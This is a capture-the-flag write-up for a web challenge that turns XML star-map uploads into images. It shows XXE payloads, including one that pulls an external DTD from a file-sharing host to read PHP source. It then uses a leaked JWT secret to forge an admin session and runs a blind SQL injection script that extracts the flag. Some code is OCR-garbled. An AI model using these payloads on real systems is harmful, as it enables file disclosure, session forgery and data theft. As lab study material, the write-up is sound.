

Skygenerator

FLAG 174 (27)

web

warmup

Want the flag? Better [try harder!](#)

Note: The flag is located into the flag table

Hint: PHP source code and XML don't go along very well

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<https://challs.m0lecon.it:8000/dashboard>

keywords: XXE XML PHP CDATA SQLi SQLite JWT

You can register a username/password and then login. I tried sql injection on all those with no luck.

Want to create your own sky?

Just upload an XML file with its definition: you can start from this [template](#).

Choose file

Your stars will be printed on a canvas of size 1280x720


This page allows you to upload an xml file like this:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<sky>
<star x="50" y="80">Lynx</star>
<star x="100" y="200">Eridanus</star>
<star x="120" y="400">Crux</star>
<star x="340" y="200">Cancer</star>
<star x="400" y="500">Cassiopeia</star>
<star x="650" y="600">Scorpius</star>
<star x="800" y="250">Leo</star>
<star x="1000" y="600">Andromeda</star>
```

</sky>

And it builds a png file with stars at the coordinates you specify, labels each star with the given text, and then gives you a link to view the png.

(after uploading)



So, let's try XXE (XML External Entity). I've seen this before in a few CTFs.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM "https://postb.in/1590186312827-1037370446138">]>
<sky>
  <star x="50" y="80">&xxe;</star>
</sky>
```

Here I've defined a system entity named xxe set to be the contents of a postb.in url.
(<https://postb.in> is a great site for testing things like this)

Then I put an entity reference as the label of a star. If the XML parser is configured to resolve external entities, then it'll make a GET request against this URL and take the response text as the content of the entity.

Then the &xxe; entity reference will get expanded to be that content. We can then read the content in the generated png.

After uploading this, I refreshed postb.in and it showed that a request had been made against that URL!

Bin '1590186312827-1037370446138'

GET /1590186312827-1037370446138 2020-05-2

Headers

x-real-ip: 34.240.235.18
host: postb.in
connection: close
user-agent: Java/1.8.0_202
accept: text/html, image/gif, image/jpeg, *; q=.2, */*;
q=.2

Interesting that Java is at play when we thought it was PHP application.

This png isn't very interesting so let's alter our XML to try to get a directory listing by putting a path to a directory instead of a file. It isn't obvious that this might work, but I've seen it work before so it is worth a try.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM "/">]
<sky>
  <star x="50" y="80">&xxe;</star>
</sky>
```

This generates the following png:

★ .dockerenv
bin
boot
dev
entrypoint.sh
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

Now lets try the current directory by using a . instead of /

★ .htaccess
admin_dashboard.php
config.php
dashboard.php
index.php
login.php
logout.php
partials
register.php
sky
style.css
template.xml

Most of these files we expected to see but a few are surprising.

.htaccess, admin_dashboard.php, config.php

Let's see what is in .htaccess by replacing the . with **.htaccess**

★ RewriteEngine On

RewriteCond %{REQUEST_FILENAME} !-d
RewriteCond %{REQUEST_FILENAME}.php -f
RewriteRule ^(.*)/?\$ \$1.php [L]

For fun, let's try **sky**

This is the folder where they generate all the png files into.

0059b112702f1a94722d0256d654fc1cbb0a0ff066a56747.png
01234d1b066080955d971a63cc91a7f18c2333c10a0d5131.png
0137845e02acb8f27471ac80670462deb1634398537cb6ba.png
01463b7732c1a1650cd8952b70359f7d08b9b75004e1ced7.png
026fa1d237c863d5f91f8292947d52b6eb5942f2a831d756.png
027ced577cef23d0b8fc508c818ed77e6aad7af28b36d1ea.png
04904b5dee457838e8f439bd96e6797afeaf212d7a21ac65.png
06540ddbefc00bee7b892721b984e541297c982099425660.png
065e13c2e16329d5545dae2c35ca63af32a6aca1fdf89295.png
0a2b3b32ba80c9b051ec4818eaa8b9818afab2af380b97b2.png
0a3cb6f6bb0f5551b13cb51da89236ed374b7edb2ab6850b.png
0a4504f066e9df19e93e0883cd6e57a75d474faca2f79a4c.png
0c5da55a3691fe503e875e8e91ecb650466468e37bab950a.png
0de755464c40ab2f74c1abcc8a71c397e0015f05702eb1fb.png
0fc717d36d32f45030112ed92396e770715bfa7afb59d995.png
1003bad9535bbba07cfe4e681c570f77962b3a0a9f70ced6.png
1228a113f1eaf7c9970fea77ee57289b40143a74deb135e2.png
13f8a217e06519843201858303032c19b90bb2b52b1317bb.png
186b8d6ac529765ab9d32c55c5b4f73f42f9d2f986ed05f4.png
1945784fc19c88433e38dc9cc9a119134a7c6e072213458f.png
1aca5cb1fbbe1aee9484c6ff747f1d074ef36f2cb7cb7674.png
1b5d5aec9d3a3309c4271e0e0622d2e5a1853c4e4cbb4b14.png
1c73aed5b3733e5c3e1b7e457186f8dc799091af9cb8dc1a.png
1e4198ba6fd8dba7198bc9cded3eb7a12f99e17bffe17622.png
1eabb0114b281bc2e0cf6782e0c315b752f50db12f6c3afa.png

If we wanted, we could view each of these just by hand-editing our URL.

I tried getting more directory listings like:

..
../..

After spelunking around a bit I found this file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM "../generatesky/generatesky.pde" >]
<sky>
  <star x="0" y="0">&xxe;</star>
</sky>
```

This .pde file is really some form of Java!

```
★ PFont f;
PImage img;
XML[] stars;
int width = 1280;
int height = 720;
String outfile;

void setup() {
    if(args.length != 2){
        println("KO");
        exit();
    }

    try {
        XML sky = loadXML(args[0]);
        outfile = args[1];
        f = createFont("Arial",12,true);
        stars = sky.getChildren("star");
        img = loadImage("goldstar.png");
    }
}
```

```
stars = sky.getChildren("star");
img = loadImage("goldstar.png");
} catch (Exception e) {
    println("KO");
    e.printStackTrace();
    exit0;
}
```

That explains why postb.in said the caller was using Java!

The php page must execute this Java code in some way.

We can use a negative Y value to see more of the content:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
    <!ENTITY xxe SYSTEM "./generatesky/generatesky.pde" >]>
<sky>
    <star x="0" y="-500">&xxe;</star>
</sky>
```

```
f = createFont("Arial",12,true);
stars = sky.getChildren("star");
img = loadImage("goldstar.png");
} catch (Exception e) {
    println("KO");
    e.printStackTrace();
    exit0;
}
}
```

```
public void settings0{
    size(width, height);
}
```

```
void draw0 {
try {
    background(0);
    textAlign(f,16);
    fill(255);
    for (XML star : stars) {
        int x = star.getInt("x");
        int y = star.getInt("y");


        image(img, x, y, 40, 40);
        text(star.getContent(), x + 45, y + 20);
    }
}
```

```
    save("../public/" + outfile);
```

Looking around more, I found a database file.

That's good since they said the flag was in the "flag" table. So we were hoping to run into a database at some point.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM "../data" >]>
<sky>
  <star x="0" y="0">&xxe;</star>
</sky>
```



Now let's try to read config.php

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sky [
  <!ENTITY xxe SYSTEM "config.php" >]>
<sky>
  <star x="0" y="0">&xxe;</star>
</sky>
```

Unfortunately, this generates an error and it fails to generate the png file.

This is because php files have characters like <.

After expanding the &xxe; entity to be the content of config.php, the XML parser then tries to parse that content. The parser encounters characters like < in the php content and decides it doesn't look like XML and so it throws an exception and fails the parse.

This led me to an XXE variant that can successfully handle content that doesn't parse as legal XML.

This technique requires use of an external file. I used [filebin.net](#) to upload my external file and then it exposes it as an https:// URL that I can make use of in this exploit.

Here's the content of that [filebin.net](#) resource:

```
<ENTITY all "%start;%stuff;%end;">
```

Here's the uploaded file:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sky [
<!ENTITY % start "<![CDATA["
<!ENTITY % stuff SYSTEM "file:///var/www/html/skygenerator/public/config.php">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "https://filebin.net/e5w9cquudap9up0b/external.dtd?t=s5m5l72y">
%DTD;
]>
<sky>
  <star x="0" y="0">&all;</star>
</sky>
```

Here's a good reference for this technique:

<https://gist.github.com/staaldraad/01415b990939494879b4>

At the end of the day, the combination of the above POSTed XML and my filebin.net external entity causes an entity to be defined containing a CDATA section with the desired file's contents inside of it. Since special characters like < are not processed in CDATA sections, it allows it to parse and then render in the generated image.

Here's a good reference for CDATA sections:

<https://en.wikipedia.org/wiki/CDATA>

It is worth noting that the **stuff** entity needs to use **file://** and needs to be fully pathed. I used the/ and ../../ etc.. directory listings to reverse engineer the full path to these php files.

Let's go get the various php files we saw in the directory listing.

config.php

```
> <?php

include "../vendor/autoload.php";

$sessionConfig = (new \ByJG\Session\SessionConfig("skygenerator"))
  ->withSecret("Vb8lckQX8LFPq45Exq5fy2TniLUplKGZXO2")
  ->withTimeoutMinutes(60);

$handler = new \ByJG\Session\JwtSession($sessionConfig);
session_set_save_handler($handler, true);
session_start();
```

This has some kind of secret in it! Turns out we'll use that later.

```

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sky [
<!ENTITY % start "<![CDATA["
<!ENTITY % stuff SYSTEM "file:///var/www/html/skygenerator/public/dashboard.php">
<!ENTITY % end "]>">
<!ENTITY % dtd SYSTEM "https://filebin.net/e5w9cquudap9up0b/external.dtd?t=ueap2sbq">
%DTD;
]>
<sky>
    <star x="0" y="0">&all;</star>
</sky>

```

```

<?php
include "config.php";

if (!isset($_SESSION["id"])) {
    header("Location: /login");
    die;
}

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    try {
        if (!isset($_FILES["skyFile"]) || !is_uploaded_file($_FILES["skyFile"]["tmp_name"])) {
            throw new Exception("Missing file");
        }

        $filePath = $_FILES["skyFile"]["tmp_name"];

        if (mime_content_type($filePath) !== "text/xml") {
            throw new Exception("Not an XML document");
        }

        $imageFile = "sky/" . bin2hex(random_bytes(24)) . ".png";

        $output = [];
        exec("xvfb-run -a processing-java --sketch=../generatesky --run {$filePath} {$imageFile}", $output);

        if (!in_array("OK", $output)) {
            throw new Exception("Sky creation failed");
        }
    }
}

```

Here we see that, indeed, it is executing the java program cited earlier to actually parse the XML and generate the png graphic.

With y = -500 to see more of the file:

```

exec xvfb-run -a processing-java --sketch=../generatesky --run {$imagePath} {$imagefile}, $output);

if (!in_array("OK", $output)) {
    throw new Exception("Sky creation failed");
}

$db = new SQLite3("../data/skygenerator.db");
$db->enableExceptions(true);

$stmt = $db->prepare("INSERT INTO skies(user_id, filename) VALUES (:user_id, :filename)");
$stmt->bindValue(":user_id", $_SESSION["id"], SQLITE3_INTEGER);
$stmt->bindValue(":filename", $imageFile, SQLITE3_TEXT);

$stmt->execute();

$alert = "<div class=\"alert alert-success\" role=\"alert\">
    You can download your brand new sky <a href=\"/{$imageFile}\" download=\"\">here</a>
</div>";

} catch (Exception $e) {
    $alert = "<div class=\"alert alert-danger\" role=\"alert\">
        {$e->getMessage()}
    </div>";
}
}

include "partials/header.php";
?>

```

Notice this is inserting a row into the skies table in the database. This row records the user_id and the filename of the generated png. This must be the database file we found during our spelunking above.

BTW, I found the java-ish code they are running loadXML with is part of a project called "Processing". More info here:

https://processing.org/reference/loadXML_.html

But I can't find pages discussing an RCE vuln in it.

```

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sky [
<!ENTITY % start "<![CDATA["
<!ENTITY % stuff SYSTEM "file:///var/www/html/skygenerator/public/register.php">
<!ENTITY % end "]>">
<!ENTITY % dtd SYSTEM "https://filebin.net/e5w9cquudap9up0b/external.dtd?t=w2ewxe4v">
%dtd;
]>
<sky>
<star x="0" y="0">&all;</star>

```

</sky>

```
<?php
include "config.php";

if (isset($_SESSION["id"])) {
    header("Location: /dashboard");
    die;
}

$validRegistration = isset($_POST["username"]) and isset($_POST["password"]);

if ($validRegistration) {
    try {

        $db = new SQLite3("../data/skygenerator.db");
        $db->enableExceptions(true);

        $stmt = $db->prepare("INSERT INTO users(username, password) VALUES (:username, :password)");
        $stmt->bindValue(":username", $_POST["username"], SQLITE3_TEXT);
        $stmt->bindValue(":password", password_hash($_POST["password"], PASSWORD_BCRYPT), SQLITE3_TEXT);

        $result = $stmt->execute();

        header("Location: /login?created");
        die;
    } catch (Exception $e) {
        $alert = "<div class=\"alert alert-danger\" role=\"alert\">
            {$e->getMessage()}
        </div>";
    }
}
```

When you register, it inserts your username/password into the users table. Here we see it using **bindValue** which is safe from SQL injection.

login.php

```
<?php  
include "config.php";  
  
if (isset($_SESSION["id"])) {  
    header("Location: /dashboard");  
    die;  
}  
  
$validLogin = isset($_POST["username"]) and isset($_POST["password"]);  
  
$alert = "";  
if (isset($_GET["created"])) {  
    $alert = "<div class=\"alert alert-success\" role=\"alert\">  
        Account created successfully! Login to start playing  
    </div>";  
}  
  
if ($validLogin) {  
    try {  
  
        $db = new SQLite3("../data/skygenerator.db");  
        $db->enableExceptions(true);  
  
        $stmt = $db->prepare("SELECT * FROM users WHERE username=:username");  
        $stmt->bindValue(":username", $_POST["username"], SQLITE3_TEXT);  
        $result = $stmt->execute();  
  
        $dbRow = $result->fetchArray(SQLITE3_ASSOC);  
    }  
}
```

y = -500

```
$db = new SQLite3("../data/skygenerator.db");
$db->enableExceptions(true);

$stmt = $db->prepare("SELECT * FROM users WHERE username=:username");
$stmt->bindValue(":username", $_POST["username"], SQLITE3_TEXT);
$result = $stmt->execute();

$dbRow = $result->fetchArray(SQLITE3_ASSOC);

if ($dbRow === false || password_verify($dbRow["password"], PASSWORD_BCRYPT)) {
    throw new Exception("Invalid username or password");
}

$_SESSION["id"] = $dbRow["id"];
$_SESSION["role"] = $dbRow["role"];

header("Location: /dashboard");
die;
} catch (Exception $e) {
    $alert .= "<div class=\"alert alert-danger\" role=\"alert\">
        {$e->getMessage()
    </div>";
}
}

include "partials/header.php";
?>
```

admin_dashboard.php

This is a file we didn't know about by playing around with the regular part of the web site. We're hoping to find something good here:

```
<?php
include "config.php";

if (!isset($_SESSION["id"])) {
    header("Location: /login");
    die;
} elseif ($_SESSION["role"] !== "admin") {
    header("Location: /dashboard");
    die;
}

if ($_SERVER["REQUEST_METHOD"] === "POST") {

    try {
        $db = new SQLite3("../data/skygenerator.db");
        $db->enableExceptions(true);

        $base_query = "SELECT filename FROM skies WHERE user_id=:user_id";

        // Better leaving it this way, I may add other filters in the feature
        foreach (array_keys($_POST) as $key) {
            if ($key != "user_id") {
                $base_query .= " AND $key = :$key";
            }
        }

        $stmt = $db->prepare($base_query);
    }
}
```

y = -500

```
foreach (array_keys($_POST) as $key) {
    if ($key != "user_id") {
        $base_query .= " AND $key = :$key";
    }
}

$stmt = $db->prepare($base_query);

foreach ($_POST as $key => $filter) {
    $stmt->bindValue(":" . $key, $filter, SQLITE3_TEXT);
}

$result = $stmt->execute();
$sky_files = $result->fetchArray(SQLITE3_NUM);

if ($sky_files === false || empty($sky_files)) {
    throw new Exception("No file match your query");
}

$file = tempnam("tmp", "zip");
$zip = new ZipArchive();
$zip->open($file, ZipArchive::OVERWRITE);

foreach ($sky_files as $sky_file) {
    if (file_exists($sky_file)) {
        $zip->addFile($sky_file, basename($sky_file));
    }
}
```

y = -1000

```

$file = tempnam("tmp", "zip");
$zip = new ZipArchive();
$zip->open($file, ZipArchive::OVERWRITE);

foreach ($sky_files as $sky_file) {
    if (file_exists($sky_file)) {
        $zip->addFile($sky_file, basename($sky_file));
    }
}

$zip->close();

header("Content-Type: application/zip");
header("Content-Length: " . filesize($file));
header("Content-Disposition: attachment; filename=\"skies.zip\"");
readfile($file);
unlink($file);
die;

} catch (Exception $e) {
    $alert = "<div class=\"alert alert-danger\" role=\"alert\">
        {$e->getMessage()
    </div>";
}

}

include "partials/header.php";

```

This code reads all the filenames associated with uploaded sky png files user_id generated so far and then builds a zip file containing those files. It then downloads the zip file as the response body..

Looks like the **admin_dashboard.php** accepts a POST as long as the **role** of the user is **admin** and it adds all posted form parameter names to the query but does it with **string concatenation** so this is likely subject to SQLi (sql injection).

My goal at this point is to use SQL to add **../data/skygenerator.db** to the list of files returned from this query and then, in theory, it will download it as a zip for us. I can then connect to that .db on my laptop and find the flag. In studying the code, there seems to be no username/password needed to connect to this database.

To act as **admin**, we need to alter our "session". If you look at the Cookie: request headers using OWASP ZAP, you'll see that here is our starting cookie. that got assigned to us when we logged in. I've seen this syntax before in other challenges. It is a **JWT** (json web token) with three sections separated by dots. Each part is encoded in base64.

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1OTAyMDIyNDcslmp0aSI6IkdkdROFdiVzNuWjM1ZFdIM3k0TXpOQ0JGSzdra29Ha3FzSXQxZFh3eDdPeUk9liwiaXNzljoic2t5Z2VuZXJhdG9yliwibmJmljoxNTkwMjAyMjQ3LCJleHAiOjE1OTAyMDU4NDcslmRhdGEiOjIpZHxpOjMxNztyb2xlfHM6NDpcInVzZXJcljsifQ.f5n8Kom-4HiLf_Ds_HGV-neScp0Z8aEnik7SI94Sb6Hjgy57BtcFi9v249wLtjFER0DMafAwVhlplDwBgghMQ

First part decodes to:

```
{"typ":"JWT","alg":"HS512"}
```

Second part decodes to:

```
{"iat":1590202247,"jti":"GQ8WbW3nZ35dWH3y4MzMNCBFK7kkoGkqslt1dXwx7Oyl=","iss":"skygenerator","nbf":1590202247,"exp":1590205847,"data":{"id":317,"role":4,"user\\\"}}
```

Third part is a signature that prevents you from tampering with the first two.

You can read more about JWT signatures online but basically the signature is generated by building up a string something like this:

<1st-part><2nd-part><some-super-secret-text>

and then generating a hash. The hash is then base64 encoded and becomes the third part of the token.

The server knows the secret and it can verify that you haven't tampered with the 1st or 2nd part, because your tampered parts would generate a different hash.

However, if we know the "secret" we can forge our own token with any content we want!

We actually do know the secret from the leaked **config.php**:

```
include "../vendor/autoload.php";

$sessionConfig = (new \ByJG\Session\SessionConfig("skygenerator"))
    ->withSecret("Vb8lckQX8LFPq45Exq5fy2TniLUpIKGZXO2")
    ->withTimeoutMinutes(60);

$handler = new \ByJG\Session\JwtSession($sessionConfig);
session_set_save_handler($handler, true);
session_start();
```

Secret: Vb8lckQX8LFPq45Exq5fy2TniLUpIKGZXO2

I found this super cool page. You can paste in your token and then your secret and edit things on the right and it updates the left side live. Way cool!

<https://jwt.io/>

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJ  
pYXQiOjE10TAyMDIyNDcsImp0aSI6IkR0FdiVzN  
uWjM1ZFdIM3k0TXp0Q0JGSzdra29Ha3FzSXQxZFh  
3eDdPeUk9IiwiaXNzIjoic2t5Z2VuZXJhdG9yIiW  
ibmJmIjoxNTkwMjAyMjQ3LCJleHAi0jE10TAyMDU  
4NDcsImRhdGEi0iJpZHxp0jMxNztyb2xlfHM6NDp  
cInVzZXJcIjsifQ.fr5n8Kom-4HiLf_Ds_HGV-  
neScp0Z8aEnik7SI94Sb6Hjgy57BtcFi9v249wLt  
JFER0DMafAwVhIpIDwBgggMQ
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "typ": "JWT",  
  "alg": "HS512"  
}
```

PAYOUT: DATA

```
{  
  "iat": 1590202247,  
  "jti":  
  "GQ8WbW3nZ35dWH3y4MzNCBFK7kkoGkqsIt1dXwx70yI=  
  ",  
  "iss": "skygenerator",  
  "nbf": 1590202247,  
  "exp": 1590205847,  
  "data": "id|i:317;role|s:4:\"user\";"  
}
```

VERIFY SIGNATURE

```
HMACSHA512(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  Vb8lckQX8LFPq45Exq5  
)  secret base64 encoded
```

In that page, I changed from user to admin (and s:4 to s:5). **Be sure to check the "Secret base64 encoded" box!**

The portion we are changing is some PHP serialized form of data.

id|i means an integer named id
role|s means a string named role
s:5 means a string of length 5

Here's what I changed it to be:

```
{  
  "iat": 1590202247,  
  "jti": "GQ8WbW3nZ35dWH3y4MzNCBFK7kkoGkqsIt1dXwx70yI=",  
  "iss": "skygenerator",  
  "nbf": 1590202247,  
  "exp": 1590205847,  
  "data": "id|i:317;role|s:5:\"admin\";"  
}
```

and got this token:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1OTAyMDIyNDcslmp0aSI6IkdkROFdiVzNuWjM1ZFdIM3k0TXpOQ0JGSzdra29Ha3FzSXQxZFh3eDdPeUk9liwiaXNzljoic2t5Z2VuZXJhdG9yliwibmJmljoxNTkwMjAyMjQ3LCIleHAiOjE1OTAyMDU4NDcslmRhdGEiOjIpZHxpOjMxNztyb2xlfHM6NTpcImFkbWluXCI7In0.blhOFXmMbCGqCpaYzbjM6d7EO3llbzytC2ncR7nU1lqAEkjHLqa9NsIYCq1zMY4vqsv0hRQAdeliB395zTDdvw


This token allows me to POST to the **admin_dashboard.php** since the server will verify it and it will pass the hash check it performs there.

It'll then see our role as admin and we'll get past this check:

```
} elseif($_SESSION["role"] !== "admin") {  
    header("Location: /dashboard");  
    die;  
}
```

I first tried to play around using OWASP ZAP so I could hand-edit the payload. This query gets a zip response (since I uploaded one file as user_id 2186)

Note: The forged cookie is not showing in this screenshot:



```
POST https://challs.m0lecon.it:8000/admin_dashboard HTTP/1.1  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:76.0) Gecko/20100101 Firefox/76.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 12  
Origin: https://challs.m0lecon.it:8000  
Connection: keep-alive  
user_id=2186
```

so does this: `user_id=2186&1%3d1;`

Note, I'm URL encoding = as %3d so that everything after the `user_id=2186&` is considered part of the next parameter name and so will be appended to the sql query in the code we saw above.

The trailing semicolon prematurely shuts off the query and the rest seems to be ignored; even without supplying a comment like `#` or `--`

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=1; <more stuff here but ignored>**

This request returns a zip file since we ANDed with a true statement (`1=1`).

To be sure we have sanity let's try a false statement:

`user_id=2186&1%3d2;`

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=2**; <more stuff here but ignored>

This request returns a page saying there are no results (good since it has 1=2 which is false).

I then tried to add/data/skygenerator.db to the list of files it will return in the zip by using a UNION.

```
user_id=2186&1%3d1 union select './data/skygenerator.db';
```

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=1 union select './data/skygenerator.db'**; <more stuff here but ignored>

but it fails:

Unable to prepare statement: 1, unrecognized token: "1_union_select_"

I'm unsure what is happening with the spaces turning into underscores.

After playing around a, I hit upon trying tabs (%09) instead of spaces:

```
user_id=2186&1%3d1%09union%09select%09 './data/skygenerator.db';
```

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=1\tunion\tselect\t'./data/skygenerator.db'**; <more stuff here but ignored>

but it fails:

filesize(): stat failed for /tmp/zipaZmUCr

I "think" the union did work and it got the database file into the zip, but some check decided it was too large.

Maybe something else is going on or I'm doing something wrong but it was worth a try.

I decided to explore the **flag** table (which they told us about in the hint).

This checks if the the number of rows in the flag table is equal to 1:

```
user_id=2186&(select%09count(1)%09from%09flag)%3d1;
```

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND (select\tcount(1)\tfrom\tflag)=1**; <more stuff here but ignored>

This downloads a zip file so the answer must be YES. The flag table has one row!

As a double-check, If I change the 1 to a 2, then I get an HTML page saying there are no results instead of a zip so the answer is NO.

This allows for a binary search. a zip result is YES, and an html result is NO. So, I can ask any question I want.

Here's a question about the first letter of the flag value.

```
user_id=2186&(SUBSTR((select * from flag),0x1,1)>%3d'');
```

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND (SUBSTR((select * from flag),0x1,1)>='z');**
<more stuff here but ignored>

This returns an html file so the answer is NO.

I wrote a Python program which does a binary search letter by letter and uses zip or html in the Content-Type response to discern whether the answer is YES or NO.

```
import requests
import sys
import base64

BASE_URL = 'https://challs.m0lecon.it:8000/admin_dashboard'

def fatalError(msg):
    sys.exit("ERROR: " + msg)

def tryUrl(param):
    url = BASE_URL
    response = requests.post(url,
                              data=param,
                              headers = {
                                  'Cookie': 'AUTH_BEARER_default=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE10TAyNDY5MDAsImp0aSI6ImF0cTJHVUlCUWtiV01mazN0dURqamht0Ehq0TFHNGRNcDhlZHVDVnYyWm89IiwiAXNzIjoic2t5Z2VuZXJhdG9yIiwibmJmIjoxNTkwMjQ20TAwLCJleHAiOjE10TAyNTA1MDAsImRhdGEiOiJpZHxp0jIxODY7cm9sZXxz0ju6XCJhZG1pb1wi0yJ9.Ga9MaV6vuX3BohbIin7UFVF0li_8LEr2Ym8EGMLbZcopH_p-6qXU3bR44uEKi2iZo46XrkYXF4yqw0H0cItX4w',
                                  'Content-Type': 'application/x-www-form-urlencoded'
                              },
                              allow_redirects=False
                            )
    locHeader = response.headers.get('Content-Type')
    # print(response)

    return 'zip' in locHeader

def probeFlagAtIndex(charIndex):

    lowGuessIndex = 33
    highGuessIndex = 126

    while lowGuessIndex < highGuessIndex:
        guessIndex = lowGuessIndex + (highGuessIndex - lowGuessIndex) // 2;
        guess = chr(guessIndex)

        body = "user_id=2186&(SUBSTR((select * from flag)," + hex(charIndex) + ",1)>%3d'" + guess + "');"
        # print(body)
        param = body
```

```

if tryUrl(param):
    if lowGuessIndex == guessIndex:
        print("Char Index: " + str(charIndex) + ", value: " + guess)
        return guess
    lowGuessIndex = guessIndex
else:
    highGuessIndex = guessIndex

return False

def probeFlag():
password = ''
for index in range(1, 200):
    char = probeFlagAtIndex(index)
    if not char:
        break;
    password = password + char
print(password)

probeFlag()

```

This prints the flag!

ptm{XSS_4r3_b4d_sh1t_YN8aSUf8m0E8}

It is unclear why the flag mentions XSS since that wasn't involved in this challenge.

The technique of leveraging a yes/no question in a query is very powerful. I've used it in many other challenges to tease out, character by character, all the table names in the schema. Then all the column names in those tables. Then all the values in those columns.

sqlmap is a great tool but I encourage you to write such a program for yourself . You'll be able to adapt it to help solve many challenges.